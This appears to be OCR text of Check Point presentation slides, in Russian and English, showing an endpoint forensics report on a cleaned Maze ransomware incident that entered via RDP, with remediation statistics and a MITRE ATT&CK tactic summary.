
Обогащение данных или «филантроп»

История событий или «бард»

Визуализация или «продюсер»



ИСЧЕРПЫВАЮЩИЙ ОТЧЕТ ДЛЯ РУКОВОДСТВА



Статус угрозы?

CLEANED status

Maze malware family

HIGH severity

Endpoint Anti-Ransomware triggered by

c:\windows\system32\wbem\wmic.exe trigger

ransomware.win.shdwdel protection name

Administrator remote user

ATTACK STATS | What sort of connections and processes were involved?

Remote Logon Internal

1 Malicious Processes

Это не ложное срабатывание?

ATTACK TYPES

bot | evader | ransomware | trojan

ENTRY POINT | How did it enter the system?

Как проникли?

Administrator was remotely logged in via RDP. Incident was traced back to an execution or copy in explorer

BUSINESS IMPACT | What was the potential damage done?

Какой ущерб?

84 Data Ransom

REMEDIATION | Were all incident created elements removed?

Все вылечено?

100% 2/2 terminated processes

100% 1059/1059 quarantined/deleted files

100% 72/72 restored files

MITRE ATT&CK™ | Tactics and techniques seen as defined by the MITRE ATT&CK™ framework

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Remote Logon Internal	Execution through API	Office Application Startup	Valid Accounts	Valid Accounts		Browser Bookmark Discovery			Commonly Used Port	PHP Script Access	Data Encrypted for Impact
Valid Accounts	Unsigned Process	Registry Run Keys / Startup Folder									Inhibit System Recovery
	User Execution	Valid Accounts									

Детали атаки и матрица MITRE ATT&CK

МОЖНО ТАК ПРОСТО ВЗЯТЬ И РАССЛЕДОВАТЬ ИНЦИДЕНТ

- ✓ Какой статус угрозы?
- ✓ Ложное срабатывание?
- ✓ Что это такое? (классификация угрозы и приоритет)
- ✓ **Насколько преуспел злоумышленник? (цепочка атаки)**
- ✓ Какой ущерб? (учетки, данные)
- ✓ Атака остановлена, станции вылечены, данные восстановлены
- 🔍 Проактивный поиск угроз (Threat Hunting)

Check Point
SOFTWARE TECHNOLOGIES LTD

PREVENT
AI/ML
AUTOMATE

СПАСИБО

Алексей Белоглазов | Технический эксперт по защите от кибер-атак, Check Point, Восточная Европа и Ближний Восток
abeloglazov@checkpoint.com

WELCOME TO THE FUTURE OF
CYBER SECURITY
POWERED BY CHECK POINT INFINITY
CLOUD • MOBILE • THREAT PREVENTION